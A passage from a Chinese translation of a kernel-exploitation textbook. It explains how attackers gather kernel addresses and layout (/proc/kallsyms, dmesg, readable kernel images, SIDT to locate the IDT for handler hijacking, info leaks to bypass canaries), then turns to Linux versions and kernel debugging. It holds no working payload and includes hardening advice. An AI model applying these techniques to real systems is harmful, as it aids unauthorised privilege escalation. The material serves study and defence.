让我们以所处的环境能提供的信息来开始对信息收集方法的分析。即使操作系统以一定程度的硬化方法向用户态暴露大量的信息。对正确执行合法用户态的应用程序来说，这其中的一些是强制要求的（知道内核分离地址在哪儿，或者正在运行的操作系统是哪个版本）；有些对于用户调试问题很有帮助（将加载的特定模块列出，并显示正在使用的机器资源）；一部分由架构暴露（就像我们之前在讨论竞态条件时 TSC/RDTSC 例子中提到的）；很多都被低估了，比如弱保护（堆对象在内核中分配的数量、内核符号清单）。

仅几条看似无关或无用的信息就可以用来提高漏洞利用的成功几率，这真的很有趣。

操作系统告诉我们什么

我们可以很容易从系统中获得的第一条信息就是当前运行的内核的确切版本。内核是不断发展的软件，在利用过程中，我们很可能会发现它们的多种结构和接口。这其中（结构和接口）有些是内部的，因而各个版本会有所差异；而在已发布的正式版本中，（结构和接口）有些会被提及或者遗漏。在这种情况下，即使发布有细微差别的同一种内核，可能也需要不同的 shellcode 和方法。例如，某个特定的 Windows 服务包可能会遗漏同一个漏洞内核路径绑定的一个 API，或者两个不同的 Linux 内核之间存在的一个次要的版本号不匹配就要使用完全不同的内部权限存储结构。所有的操作系统都提供一个用户登录接口以查询特定的内核版本。本书的第二部分将对这些逐一讨论。

另一条有意思的信息（特别是关于模块化的内核）是，加载了什么样的模块，以及通常可用的模块有哪些（通常是一些较大的模块）。同样，几乎所有的操作系统都提供了一种方法来查询内核加载模块的信息，而这些系统也经常反馈给用户许多有价值的信息，如模块加载的虚拟地址和大小。如果您正为漏洞利用寻找特定的偏移量，这些信息可能会派上用场。如果此信息被过滤掉（存在额外安全保护的情况下常会发生的事情），而您的目标只是检测某个特定的模块是否可用，则可以从其保存的目录中列出（甚至读取）可用的模块。此外，现在几乎所有的操作系统都使用了自动排序的模块加载器，以便在系统真正需要时加载某个特定模块。基于这个属性，我们可以通过简单地生成权限请求，强制从用户态加载一个漏洞或者有用的模块。

继续讨论搜集信息问题。在几乎所有的 UNIX 上都有一个程序将内核日志缓冲区打印到控制台：dmesg。同样，这个缓冲区可能含有重要价值的信息，如有效的虚拟地址范围或者模块调试信息。由于这些原因，Mac OS X“打破了”UNIX 的这一传统，这可以防止非权限用户通过复制内核控制缓冲区来制作安全保护补丁程序，如 Linux 上的 GRSecurity。

从中我们可以推断出的最有趣的一类信息就是内核在内存中的布局信息，特别是关键结构或文本（可执行的二进制映像）映射的地址。获取这条信息的一个简单（同时令人惊讶且有效的）方式是寻找磁盘上的内核二进制映像。在许多系统里，管理者会忘记从该文件中剥离“未经授权的用户”读取权限（一般为默认设置）。有时，甚至不认为这种情况存在安全隐患！如果回想一下高级内核技术，您就会知道这些信息至关重要。我们不仅能够访问所有符号（函数、变量以及段标识符）的值 / 地址，还能够看到每个信息的分解。换言之，我们可以推断一个特定的功能或操作码序列在内存中的位置。

如果内核的二进制映像不可用（例如，因为它处于启动后将会卸载的启动分区或是系统管理员正确地改变了它的权限），则我们可以转向内核导出的信息。事实上，通过虚拟设备或文件（如 Linux 那样，通过 /proc/kallsyms）让内核导出一列符号表到用户态权限是很普遍的做法。同样，通过简单解析这个文件，可以发现内核里的任何结构或函数的地址。让我们通过一个例子看看该文件如何更好地阐释这一概念：

```
c084e7ad r __kstrtab_hrtimer_forward
c084e7bd r __kstrtab_ktime_get_ts
c084e7ca r __kstrtab_ktime_get_real
c084e7d9 r __kstrtab_ktime_get
c084e7e3 r __kstrtab_downgrade_write
c084e7f3 r __kstrtab_up_write
c084e7fc r __kstrtab_up_read
c084e804 r __kstrtab_down_write_trylock
c084e817 r __kstrtab_down_write
c084e822 r __kstrtab_down_read_trylock
c084e834 r __kstrtab_down_read
c084e83e r __kstrtab_srcu_batches_completed
c084e855 r __kstrtab_synchronize_srcu
c084e866 r __kstrtab_srcu_read_unlock
c084e877 r __kstrtab_srcu_read_lock
c084e886 r __kstrtab_cleanup_srcu_struct
```

如例中所示，每个符号左边是其地址。即使该源丢失，我们也仍然有办法找出内核符号的布局，该布局基于复制其他位置的目标环境。这种方法对于闭源操作系统如 Windows 很奏效（由于知道确切的内核版本和使用的补丁程序，所以它可能重新创建一个相同的映像）；对于不通过重新编译手动更新内核的安装也很奏效。对许多用户来说，第二种情况远比预想的要常见得多，因为重新编译 Mac OS X、Red Hat（Linux 发行版）或 OpenSolaris 内核只是一个额外的负担（使自动修复和更新系统过程更复杂）。此外，基于系统版本信息（我们在本章的开始提到过）探测一个所谓的默认内核十分容易。

虽然内核符号很有用，但这并不是我们寻找的唯一信息，而且令人遗憾的是，唯一信息会使一个利用变得不可靠。事实上，这些符号可以提供针对触发步骤最后阶段的非常良好的提示（如转到某些地址执行，或者具有任意的写权限），但是在早期阶段，也就是在试图发现漏洞的阶段，这些符号的作用却不大。

我们把内存破坏漏洞分成两大主类：基于堆和基于栈。前面章节中提到过解决两类漏洞的一个共同的（最后手段）技术，该技术基于重写相邻的页面。在所有这些情况下，如果要成功，就需要收集一些相关资料，说明各种内存分配器如何工作。根据操作系统的不同，我们能够得到更多的详细信息。第二部分将讨论这样做的实际方法。

此外，了解如何利用这些看似无害的细节是很有趣的事情。我们能收集到的有关堆分配器的典型信息是每个缓冲器分配的对象数量和自由对象的数量。“触发阶段”部分曾提到过在攻击堆（或物理页分配程序）时的首要目标是达到一个状态，在此状态下分配器的行为是可预测的。正如我们解释过的，为了做到这一点，需要填满所有缓存所使用的页（即推动所有可用对象的分配），其结果是该分配程序将请求新的页，并开始像第一次分配那样地使用它们。内核导出的信息是非常重要的，因为它让我们可以对分配程序进行间接管理，以及确定是否有副作用。通过不断监测导出的信息，我们可以调整利用的方式，而且在大多数情况下，把它纳入永久可靠的利用。

工具与策略

熟悉诊断工具

我们提供的例子并不能体现一个系统可能透露的所有信息；我们只是挑选了在开发中最可能使用的信息。花一些时间熟悉一下某个操作系统提供的非权限诊断工具是非常值得的。诸如附属物理设备的数量和类型（例如 PCI 设备）CPU 的类型和型号或内核导出的数据之类的信息可能会在以后的开发中派上用场。操作系统倾向于将此信息收集在一起，例如，提供一个公共接口收集起来。我们提到过 Linux 内核上的 /proc/kallsyms。在这样的系统里，/ proc（和 / sys）虚拟文件系统将迅速给出一个您熟悉的信息。在第二部分我们将详细讨论与利用相关的导出信息。

架构告诉我们什么

架构对我们也有很大帮助。总体上讲，在这一方面有两个信息来源颇为有趣：计数器和辅助架构的软件表。前面提到的高精密时间戳计数器（RDTSC/TSC）是前者的一个很好的例子。在这种情况下，我们获得了一个令人难以置信的准确的方法来同步攻击线程。

在一定程度上，辅助架构的软件表更有趣。这种结构背后的想法很简单。实现一些大量使用的表（如连接特定中断和相应的处理程序的表）在纯硬件中代价过于昂贵。另一个方面，纯软件支持将会极大地影响操作系统的性能。解决这个问题的办法就是软、硬件结合使用。中断表就是一个极好的例子。该架构提供了一个寄存器来跟踪表的地址，并使用这些信息自动执行从给定的中断号到指定的处理程序调用的内部过渡。如果每个架构还包含其他信息（如调用特殊处理程序需要的权限级别），那么该架构可能会支持硬件上的信息处理（例如，x86-64 架构检测与 CPL 相关的 DPL，并提供了在调用方没有足够的权限情况下的一个致命异常）。

很明显，这种架构需要提供指示，以编写和检索存储在含有软件表指示器的寄存器中的地址。虽然前者永远是一个权限操作，但后者通常不是。

在“执行阶段”部分，我们了解了如何精巧地利用中断向量表来可靠地达到触发 shellcode 的目的。下面继续介绍 x86-64 架构，看看下面的代码：

```
/* make IDT struct packed */
#pragma pack(push)
#pragma pack(1)
struct IDT
{
    USHORT limit;
    ULONG64 base;
};
#pragma pack(pop)

typedef struct IDT TYPE_IDT;

ULONG getIdt()
```

```
{
        TYPE_IDT idt;
        __asm {
                sidt idt
        }
        return idt.base;
}
```

当在 Microsoft Visual Studio C++ 中编译这段代码时，前面的代码会将 IDT 的地址返回到无权限的程序。这里的关键点是 __asm() 语句，它使用 SIDT（存储中断描述符）指令。该指令将 IDTR 的内容复制到由目标操作数指定的内存地址中。刚刚展示的一个例子是在 Windows 平台上应用的，但这里真正重要的是能够执行的程序汇编指令。任何操作系统上的编译器都提供了这种可能性。

一旦知道了中断向量表的地址，就可以计算出从表的起始位置到想要劫持的中断处理程序处的确切偏移地址，然后应用在“执行阶段”部分描述的技术就可进行利用。

类似的方法适用于 GDT 和 SGDT 指令。这里我们不再细讲。

环境不想告诉我们的：信息泄露

正如前面提到的，有一类漏洞通常被低估，它从内核泄漏内存中的内容。除非泄漏的范围非常宽（您可以从用户态中检索内核的内存）或可以控制（您可以决定内核的哪个区域泄漏。注意，在这种情况下，通常可以通过重复利用尽可能多地泄漏内存），否则这种类型的漏洞不会导致机器受攻击。这种类型的漏洞称作信息泄露。

提示 *大量的内核内存泄漏可以展示当前系统使用的物理页的内容。在这些页中您可能会找到存储的 SSH 密钥、密码或映射文件，可能导致系统直接受攻击。*

此类 bug 对提高利用效率非常有用，特别是当我们的目标是一个配置有很多安全保护的系统（在本节的最后，我们会在“保卫自己”内容中稍微多讨论一些）时，因为它可以让我们窥见内核中使用的地址，并可以让我们计算出 shellcode 的确切返回地址。

泄漏可能发生在几乎所有的内存分配里，因此可以返回关于以下内容的信息：

- **栈的地址 / 值** 这是迄今为止最有效的泄漏类型（当然，仅次于完全内核内存泄漏），因为可能没有任何其他方式能够推导出内核堆栈在内存中的位置。此外，一个被充分控制的信息泄露可以揭示 canary 保护的存在，并揭露其价值所在（允许您轻松地绕过这种保护）。考虑到内核栈一般不是随机的，栈信息泄露就更有趣了。因为内核栈分配一劳永逸，多次调用相同的内核路径将导致每次栈布局相同。在这种情况下，信息泄露可以给您一个精确的偏移以覆盖存储在某个地方的指针。
- **堆地址 / 值** 这里的普遍情况是泄露一个对象周围的内存区，或前或后，或前后都有。这种类型的泄漏会揭示之前或下一个对象的状态（它是否被分配）、类型（比如您有一个通用的缓存器，从中分配出不同类型的对象）以及内容（对于自由对象，指的是 in-object 控制结构（在使用的情况下）；对于分配对象，指的是其成员的值，以便于在溢出时复

制它们）。此外，如果堆用某种形式的随机的“红区”保护起来，可能会暴露使用的检查值，并提供了一种绕过这种保护的方法，恰如 stack canary 的情况。

- **内核数据段**　它是存储（全局）内核变量，在编译时创建的区域。该数据的信息泄漏会揭露某个内核配置的值（具体的保护是否活跃）。或者，在不能够检索出内核符号的情况下，给您一个精确的偏移以用于开发利用中。

当今将内存区域映射为不可执行区域是非常普遍的（也是流行的趋势）。如果目标系统没有这种保护（例如，在 32 位的 x86 环境中），内存区域内的一个泄漏可能也会显示出有趣的字节序列，这些可以用作您的 shellcode 的一部分（您应该记得从返回到内核文本技术的这样一个办法）。显然，这也是内核文本泄漏的一个优点，同时也能够检查存在某个具体漏洞的可能性。如果需要待在目标机监视下，这样做是有用的。您可以检查是否有漏洞，并决定是否进行相应的攻击，而不是对一个有补丁的内核进行攻击（可能留下痕迹）。

保卫自己

让攻击者的日子不好过

读完这部分，您应该清楚攻击者会在多大程度上使用这些看似无害的信息或信息泄露漏洞。在一些项目中，如为 Linux 内核开发的 GRSecurity，旨在尽量限制利用载体和攻击者可以检索的信息。这方面的例子就是内核导出信息的过滤（不要向用户暴露符号表或堆状态信息）和限制某些类型的攻击的对策（因为没有办法阻止用户编辑 SIDT 指令，只需将 IDT 置于无法编写的映射中）。始终检查您的操作系统给出了什么样的选项来限制诊断工具和导出信息的权限。请注意，删除这些工具是不可取的，因为它们所基于的内核输出接口，可以很容易地被攻击者使用自己的工具销毁。此外，不要把一个可读的内核映像（攻击者可以很容易地从中提取符号）或可读模块（攻击者可能触发其载入）乱丢。请注意，可读（可能压缩）内核映像可用于大多数默认的系统安装。此处的核心思想是剥离任何用户不需要的信息，无论这些信息看起来多么无关。

小结

本章内容相当丰富，讨论了内核利用的一个主要模块。其实，讲述了一些利用之前的基础内容，重点是架构层次：运行操作系统的物理层。本章乃至全书的主要特征都是采用“先理论后实践”的方法，遵循这种方法，我们讨论了支撑架构设计的普遍理论，以及在 x86 和 x86-64 架构中如何应用这些理论。

了解架构会在开发利用的多个阶段提供帮助。第一个应用体现在 shellcode 开发中：您试图跳转去执行的一系列指令。此外，架构限制和特征都会影响内核的性能（例如，在内存管理方面），这决定了您在攻击代码内可以做什么，不可以做什么。该架构也在多个层面上辅助您，为您的 shellcode 提供良好的切入点和重要信息，提高您的开发利用的可靠性。

从架构层次再前进一步，我们重点讨论了一个利用的执行阶段，以及在成功地劫持了执行路径后会进行的操作。这里有两个关键点：提高权限（最终摆脱任何限制环境），将内核恢复到

一个稳定的状态（释放目标路径可能获得的任何资源）。

为了成功启动执行阶段，需要生成漏洞，劫持执行流，并将其重定向到合适的位置。这是触发阶段的任务，很明显，生成漏洞需要依靠漏洞。您已经了解了堆和栈内存破坏的漏洞及竞态条件的技术。使用从栈中得到的已经修改过的返回地址的结果是：劫持执行流可能会立即发生；而修改某个内核结构然后再调用一条路径的结果是上述情况可能会在稍后发生。

触发阶段的成功与否（及其可靠性）很大程度上受到收集到的目标系统相关信息多少的影响。我们把这个准备阶段称为信息收集阶段。首先，操作系统会导出许多看似无害的信息。您的目标就是组合这些信息，并利用这些信息增加利用的可靠性。诸如内核符号、可用的 CPU 数量、内核地址及加载的模块之类的信息，特别是当目标是硬化环境时，这些信息可能会在将概念上正确的代码转化为永久利用的过程中发挥重要作用。但是在这样的系统中会过滤掉大量的信息。在这种情况下，需要寻找 / 依赖信息泄露漏洞，或者那些允许您或多或少窥视内核内存的 bug。

相关阅读

架构设计

Hennessy, John, and Patterson, David. 2003.*Computer Architecture—A Quantitative Approach* (Morgan Kaufmann).

Tanenbaum, Andrew, S. 2005. *Structured Computer Organization*(Fifth Edition) (Prentice-Hall, Inc.).

x86/x96-64 架构手册

Intel®64 and IA-32 Architectures Software Developer's Manual: Volume 1: Basic Architecture（www.intel.com/products/processor/manuals/).

Intel®64 and IA-32 Architectures Software Developer's Manual Volume 2: Instruction Set Reference (www.intel.com/products/processor/manuals/).

Intel®64 and IA-32 Architectures Software Developer's Manual Volume 3: System Programming Guide (www.intel.com/products/processor/manuals/).

漏洞利用技术

Advanced return-into-lib(c) exploits; www.phrack.orghttp://www.phrack.com/issues.html?issue=58&id=4/issues.html?issue=58&id=4.

Koziol, Jack, Litchfield, David, Aitel, Dave, *et al*. 2004. *The Shellcoder's Handbook*：*Discovering and Exploiting Security Holes*（Wiley）.

Krahmer, Sebastian. "x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique"；www.suse.de/~krahmer/no-nx.pdf.

第二部分

UNIX 家族、Mac OS X 和 Windows

学习理论概念的最佳方法是将它们应用于实践，这也正是本书第二部分的章节所要达到的目标。第 4 ～ 6 章将深入探讨各种漏洞利用技术，以便在不同类型的操作系统上成功利用不同子系统中的漏洞。除了剖析最终的利用代码，我们还将重点讨论一些技术的实现步骤（伴随着问题和解决方法），这些步骤会引导特定技术的创建。按照这样的方法，我们实现了一些比开发漏洞利用代码本身更重要的目标，即建立一套（漏洞利用开发的）方法论。

第 4 章

UNIX 家族

本章主要内容

- UNIX 家族成员
- 执行步骤
- 实战 UNIX

引言

在前面的章节中，介绍了一些漏洞发掘利用的理论，在这一章中将开始应用这些概念。本章主要关注 UNIX 操作系统家族，这个家族包含原始的 UNIX 操作系统本身以及众多的演变版本，包括开源版本（如 Linux、OpenSolaris、*BSD 等）和商业版本（如 AIX、HP-UX 等）。

本章将把目标锁定在 Linux x86/x86-64 架构的系统，通过逐步实现漏洞的利用开发，而不是简单地罗列漏洞利用的技巧来深入解读内核攻击。本章将实现第 2 章提到的所有 bug 类型以及第 3 章介绍的大部分理论性方法，并且，尽可能的瞄准一个真正的漏洞（本书出版之前的已知漏洞）开发一个完全可用的内核利用程序。

Linux 是进行内核利用最合适的实验平台。目前，Linux 的内核实现越来越多地受到安全机构的关注，其大量漏洞也不断被公布和讨论。正由于 Linux 是开源的，而且不属于某个特定的提供商，因此它是内核漏洞利用的最佳实验平台！

同时，为了开拓内核漏洞利用领域的视野，本章还将介绍 Sun（www.sun.com）公司 Solaris OS 的演进版开源操作系统 OpenSolaris。之所以要介绍 OpenSolaris 有两方面的原因：

1）Slab Allocator（主要负责提供内核堆的子系统）是由 Sun 公司的 Solaris 引进的，因此，用它来对现有的 OpenSolaris 实现进行漏洞挖掘利用很合适。

2）OpenSolaris 系统包含一些非常出色的系统调试工具（如 kmdb、DTrace），因此是引入这些工具使用的很好的场所，从而有助于内核利用。DTrace 也已经被引入到许多不同的操作系统中，比如 Free BSD、Mac OS X 等，因此，在这里学习这些工具将有助于今后在其他系统上进行调试。

要注意的是，对 Linux 和 OpenSolaris 的大部分讨论都适用于 BSD 衍生版本和其他类 UNIX 操作系统。本章将要讨论的栈利用和用于竞态条件的 Direct I/O 技术就是这方面很好的例子。前者包含许多与架构相关的代码，而后者则延续了数据库对所有操作系统都兼容的设计

理念。但必须要记住的一点是，在瞬息万变的漏洞利用战场，技术不断更替。在阅读本章介绍的时候，子系统的重新设计、关闭特定传播媒介的一个补丁，或者是一个简单的内核（安全）更新都有可能使本章介绍的技术过时（或不可用）。第 9 章将详细讨论这些问题。再次重申，本章旨在介绍一些完善的方法和纯理论研究中鲜有提及和容易忽视的一些问题的解决方案。

注意　本章涉及的所有示例的源代码都可以在本书的网站 www.attackingthecore.com 中获得。同时，针对第二部分所有章节（尤其是本章），我们还提供了一些额外的在线资料，用于帮助读者深入了解其他操作系统和技术。我们将力所能及地提供与内核利用相关的信息，并且及时更新提供的资料。如果可能的话，您也可以上传一些有注释的漏洞利用、快速技巧、漏洞利用解决方案或者漏洞分析，我们将非常乐意寄存这些资料。

UNIX 家族成员

UNIX 是一个庞大而且种类繁多的操作系统家族。本章将简要介绍这个庞大家族中的一些重要的成员、它们的现行版本以及主要特性。本章选择的操作系统为 Linux，因此将重点介绍 Linux。

本章讨论的所有操作系统都支持可载入内核模块，即运行时可以由内核加载。设备驱动就是可载入内核模块的经典范例。

Linux

Linux 最初由芬兰学生 Linus Torvalds 编写，本书写作时已经发展到了 2.6 版本。按照惯例，Linux 的版本使用的命名方式包含 3 个部分：内核版本号 . 主版本号 . 次版本号，例如，Linux 2.4.28。偶数的主版本号表示该版本的内核是一个稳定版本，而奇数的主版本号则表示当前内核是一个开发版本。在某些时候，一个开发版本会演变成一个稳定版本（比如，2.1.x → 2.2.x），与此同时，也会产生下一个开发版本（例如，2.3.x）。版本号的改变总是和系统的功能变化有关系。引入和开发足够数量的新功能将会导致主版本号的改变。

然而，这种命名方式在 Linux 2.6 以后发生了改变，主要原因是由于奇 / 偶主版本号导致的一棵不稳定的版本树需要很多年才能演变到稳定状态。于是，在新的命名模型里，同一主版本中的功能变更用一个额外的版本号来表示，这个版本号暗示了某一版本的补丁、bug 以及我们最感兴趣的安全修复等。因此，Linux 版本的命名变为：内核版本号 . 主版本号 . 次版本号 . 额外版本号，例如 2.6.27.2。

主内核发行版本（通常称作 vanilla 发行版本）是按递增编号的，这使得判断该版本受到了哪些漏洞的影响变得很容易。通常，该版本的编号会小于漏洞修复后的发行版本编号，并且大于或等于发现该漏洞的发行版本编号。另外，随每个发行版本一起发行的还有一个汇总变更提交信息的 Changelog 和记录代码变更的 diff 文本文件。这些信息在捕捉 bug 时极其宝贵，尤其

是在忽略某一个 bug 修复或者不视其为安全问题的时候。

可以通过 uname-r 命令来获得当前本机上运行的 Linux 内核版本：

```
linuxbox$ uname -r
2.6.28.2
linuxbox$
```

虽然不是每个人都能够忍受一个不断演进并且存在潜在不稳定的内核，但是实际上，与之相反，企业的大多数部署安装需要一个能够被长期支持的、可靠的稳定版本。对于一个处于生产环境中的服务器来说，不能因为一个新引入的功能而导致宕机。正是如此，才有了内核稳定团队，他们的工作就是维护一个包含固定功能的稳定版本集。这项任务通常由一个人来负责完成。这个人能决定在当前稳定版本中必须引入哪些修复和补丁。可以在 www.kernel.org 中找到如图 4.1 的稳定版本树的列表。

稳定版本树打破了通过版本号来推测系统是否存在漏洞的乐观想法，因为稳定的发行版本从更高发行版本引入安全修复后，保持次版本号不变。我们要找的漏洞可能已经被修复了，而版本号却让我们误认为该漏洞没有被修复。另一个方面，稳定发行版本保证了没有系统的重新设计和外部补丁的引入，这也在一定程度上提供了一些推断内核的依据。

linux-next:	**next-20091202**	2009-12-02		[Patch]	[View Patch]		[Gitweb]
截图:	**2.6.32-rc8-git4**	2009-12-02		[Patch]	[View Patch]		
主线:	**2.6.32-rc8**	2009-11-19	[Full Source]	[Patch]	[View Patch]	[View Inc.]	[Gitweb] [Changelog]
稳定的:	**2.6.31.6**	2009-11-10	[Full Source]	[Patch]	[View Patch]	[View Inc.]	[Gitweb] [Changelog]
稳定的:	**2.6.30.9**	2009-10-05	[Full Source]	[Patch]	[View Patch]	[View Inc.]	[Gitweb] [Changelog]
稳定的:	**2.6.29.6**	2009-07-02	[Full Source]	[Patch]	[View Patch]	[View Inc.]	[Gitweb] [Changelog]
稳定的:	**2.6.27.39**	2009-11-10	[Full Source]	[Patch]	[View Patch]	[View Inc.]	[Gitweb] [Changelog]
稳定的:	**2.4.37.7**	2009-11-07	[Full Source]	[Patch]	[View Patch]		[Gitweb] [Changelog]

图 4.1 Linux 内核版本（来自 www.kernel.org）

现在回到我们真正关心的问题：存在漏洞的内核。除了追踪某个稳定版本树的 Changelog 以外，另一种推断系统是否存在漏洞的方法就是检查内核编译时间。可以用 uname-a 来查看 Linux 的系统信息：

```
ubuntu$ uname -a
Linux ubuntu 2.6.31 #21 SMP Wd Dec 2 08:39:26 PST 2009 x86_64 GNU/Linux
ubuntu$
```

上面的例子显示了以下几部分信息。首先，它告诉了我们使用的是稳定内核 2.6.31。其次，它告诉我们内核编译的日期以及这是第 21 次重新编译。这表示系统管理员自己给系统修复补丁。[⊖]最后，它帮助我们判断是否有尚未修复的漏洞。如果我们发现在 12 月 2 日以后系统发现并且修复了某些漏洞，那么可以认为当前系统存在漏洞。

稳定的内核解决了在产品服务器上运行不稳定或有风险代码的问题，然而却不能满足最终用户的系统支持和易用性的需求。Linux 发行版本弥补了这一空缺。

⊖ 在这个例子中，它是我们的测试系统，所以这样高的重编译次数并不奇怪。

Linux 发行版本使得 Linux 从单纯的内核成为高可用的操作系统。Linux 版本在 Linux 内核之外加入了一些其他的组件，例如 GNU 程序套件（bash、GCC 等），Xorg 窗口服务器及其不同的窗口管理器（如 Gnome 和 KDE），以及其他软件。更重要的是，每个版本还可以发布一些预编译的软件包以及一个用于管理这些软件包的管理器，这样用户就可以很轻松地选择需要安装或者升级的软件。换句话说，Linux 发行版本使得系统管理员和最终用户更方便地使用 Linux。如果没有 Linux 发行版本，系统管理员和最终用户将不得不按照安全和漏洞报告重新编译受影响的程序，包括内核——这就像一场维护的噩梦……

但是，这将会对内核和漏洞利用开发造成什么影响呢？ Linux 版本软件的包管理器必须有一种升级内核并且不破坏用户当前配置的方法。显然，包管理器需要一个非常稳定的内核。另外，“商业”内核可能需要一些定制以满足特定类型的客户端 / 环境，或只需为一些内核打补丁而对另一些非主流的内核则不进行修复。

对于大多数发行版本，不论它们是否是商业版本，都拥有从 Linux 原始稳定或者 vanilla 内核演变而来的内核，而对于一个给定版本来说，这个内核一般不会再改变。注意，不要被这里的“改变”误导：主版本 / 次版本在当前的发行版本中不会改变，[⊖]但是将会进行安全漏洞修复和打补丁。每个版本都有自己的一套新增功能和打补丁的规则，从原则上来讲，不同的版本的这些规则也有所不同。这导致了一个结果：反向移植新功能可能会引入原始内核版本中没有的漏洞，而一些针对该内核版本发布的补丁也会被忽略，从而使得该版本内核易于受到已知漏洞和主流的打了补丁的攻击。

这样的情况已发生过多次，以下就是一个这样的案例。

注意　CVE-2009-2698 是一个简单的 NULL 指针解引用漏洞。这个问题早在几年之前就部分解决了，但是相应的变更却迟迟没有反向移植到 2.6.18 内核的版本（主要是 Debian 和 Red Hat 发行版本）当中，这使得这些系统在原始补丁引入主流版本树中之后的很长一段时间都存在该漏洞（而没有修复）。

遗憾的是，尤其是当我们考虑不同内核版本（迄今为止最常见的目标）时，内核版本号并不是唯一需要关心的事情。还应注意内核的编译选项。Linux 的一个优点（也可以说是缺点，关键在于审视的角度）是它的高可配置性、多样性以及便于让管理员按照需要进行订制。特别是对于相同的子系统有很多不同的处理方法，[⊜]而每个发行版本都有自己的选择，这形成了多种大不相同的 Linux 内核。因此，不同的子系统需要不同的漏洞利用方法（尽管它们可能提供了相同的接口）。

从上面的解释中就不难理解，我们需要确定 Linux 版本编译的内核以使漏洞利用更加

⊖ 例如，在本书写作时，Debian 4.0 (Etch) 使用的不是 2.6.18 就是 2.6.24 版本的内核；而 Debian 5.0 (Lenny) 内核则是从 2.6.27 的稳定版本分支中演化而来，Ubuntu 的 6.06 是基于 2.6.15 内核，而 Ubuntu 8.10 又是 2.6.27 的分支。

⊜ “堆”分配器是一个好例子！在本书写作时，一些版本使用的旧 SLAB 分配器，但是大多数版本默认使用的则是 SLUB 分配器。

可靠和有效，同时避免由于它们的运行导致目标系统的崩溃。[⊖]这就变得很简单：所有打过补丁的内核都遵循这样一个规范[⊜]，它们会被命名成 kernel_version-patch_type[甚至更多信息]。这里另外有个在先前 Ubuntu 系统上的例子，这次使用的是其初始的内核启动系统：

```
book@ubuntu:~$ uname -a
Linux ubuntu 2.6.31-14-generic #48-Ubuntu SMP Fri Oct 16 14:05:01 UTC
2009 x86_64 GNU/Linux
book@ubuntu:~$
```

如上所示，在内核版本号后面用破折号引出了额外信息（在本例中表示为 Ubuntu 内核的类型和内部升级的情况）。即使是同一种类型的操作系统，由于不同的补丁和升级，我们需要为它们修改漏洞利用的代码。这看起来虽然非常枯燥和恼人，但是，这种配置选项的多样性仍有一定的好处。为了确保获得较好的稳定性和可靠性，很多用户和管理员都仅仅依靠版本提供的内核，这间接地提供给我们非常有价值的信息。我们将在“工具与策略”中详细讨论这些。

工具与策略

发行版本光明的一面

正如我们所说，从我们的角度来看 Linux 发行版本并不是没有益处的。事实上，一个发行版本的内核在所有安装它的机器上都是保持一致的，这意味着所有的符号将会映射到相同的内存地址上。如我们在第 3 章中讨论的那样，这一点在许多场景中都极其重要，尤其是在复杂场景中，因为它让我们能准确地计算返回地址以及内核二进制映像的精确的内存布局。虽然，二进制的内核映像通常在目标环境中是可读的，但是管理员可能已经将其移除或者添加了保护机制；在这种情况下，能够下载与目标机器完全相同的内核就为我们提供了优势。另一方面，默认的内核也使得在传播时锁定内核漏洞的蠕虫型利用变得简单，因为静态的内核地址甚至可以在 payload 中硬编码实现。

Linux 内核调试

在漏洞利用开发中我们迟早都会接触到 Linux 内核调试。其实这并不奇怪，当我们试图利用某一个 bug 时在利用成功（所有的步骤都正确）之前可能会造成多次崩溃，或者需要通过为一些变量赋值来对漏洞进行分析理解。在这种情况下，能够高效地调试目标内核就具有巨大的优势。

⊖ 在这里，虽然我们依靠 uname –a 的输出来区别不同的内核，但是不同的子系统则可以通过它们“导出”到用户态的表现来判断。本章接下来的部分将通过实例来了解这些。

⊜ 这个标准也同样适用于一些非发行版本的补丁。例如，一个打过安全补丁的内核会显示带有 -grsec 的版本信息（例如，2.625.10-grsec）。

在很长的一段时间内，Linux 都没有自带内核调试工具[⊖]，于是引入了一些不同调试方法并综合运用了 Linux 的一些简单调试。因为这些方法中还有一些仍然能派上用场（例如，当仅仅需要一个快速检查的时候），所以我们还是从这里开始分析。

最经典也是最简单的调试方式就是基于输出（print-based）的方法。Linux 提供了一个名为 printk() 的函数，它的功能和 printf() 极为相似，允许从内核态输出一条语句到用户态中。另外，printk() 是中断安全的（interrupt-safe），因此可以用在不友好的中断上下文中报告变量值。

```
int printk(const char *fmt, …)

printk(KERN_NOTICE "log_buf_len: %d\n", log_buf_len);
```

在前面的代码片段当中，可以看到 printk() 的函数原型和一个典型用例。KERN_NOTICE 是一个决定调试级别的静态变量，也就是，由它来决定是否将特定的消息输出到指定的地方（本地控制台、系统日志等）。Linux 定义了从最高级 KERN_EMERG 到最低级 KERN_DEBUG 的 8 个不同的调试级别。

```
#define KERN_EMERG      "<0>"    /* system is unusable                  */
#define KERN_ALERT      "<1>"    /* action must be taken immediately    */
#define KERN_CRIT       "<2>"    /* critical conditions                 */
#define KERN_ERR        "<3>"    /* error conditions                    */
#define KERN_WARNING    "<4>"    /* warning conditions                  */
#define KERN_NOTICE     "<5>"    /* normal but significant condition    */
#define KERN_INFO       "<6>"    /* informational                       */
#define KERN_DEBUG      "<7>"    /* debug-level messages                */
```

如果没有特别指明，KERN_WARNING 将作为默认的调试级别。printk() 函数的使用方法很简单：只需在内核代码必要的地方加入 printk() 语句并且重新编译即可。其主要优点是使用简便。除了看起来比较初级外，它非常有效（本书中的一些利用代码最初就是通过使用它完成调试的），而且它可以应用到有源码的任何内核（不仅仅是 Linux）。当然，它的主要缺点就是在加入新的 printk() 语句以后，必须重新编译并且重启系统来使其变更生效。

虽然在利用开发过程中重启几次是可以接受的（这不是最理想的），但是这显然不能满足更大规模的调试（或者是远程调试）。为了克服这一局限，Linux 内核开发者引入了 kprobes 框架。内核源码中的 kprobes.txt 文档对这些 kprobe 进行了详细说明，包括 kprobe 的介绍、工作原理和使用方法。下面是从中截取的一段描述[1]：

“kprobe 可以在内核的任意位置动态的插入探测点，并且在不影响当前状态的情况下收集调试和性能信息。几乎在内核代码的任何地址都可以设置断点，并且指定在遇到该断点时系统要调用的处理程序。

“现在有 3 种类型的探针：kprobes、jprobes 和 kretprobes（也叫做返回探针）。kprobes 类型的探针几乎可以放置在内核的任何指令里。jprobes 类型的探针可以放置在内核函数的入口处，

⊖ 无论是 KDB 还是 KGDB，都在很长一段时间内作为外部补丁出现。

并且提供访问函数参数的便捷方法。返回探针会在指定的函数返回时触发。

“在一般情况下，基于 kprobes 的插桩（instrumentation）打包成内核模块。该模块的初始化函数安装（“注册”）一个或者多个探针，并且退出函数注销这些探针。注册函数（例如 register_kprobe()）指定了探针的位置以及探针触发时调用的处理程序。”

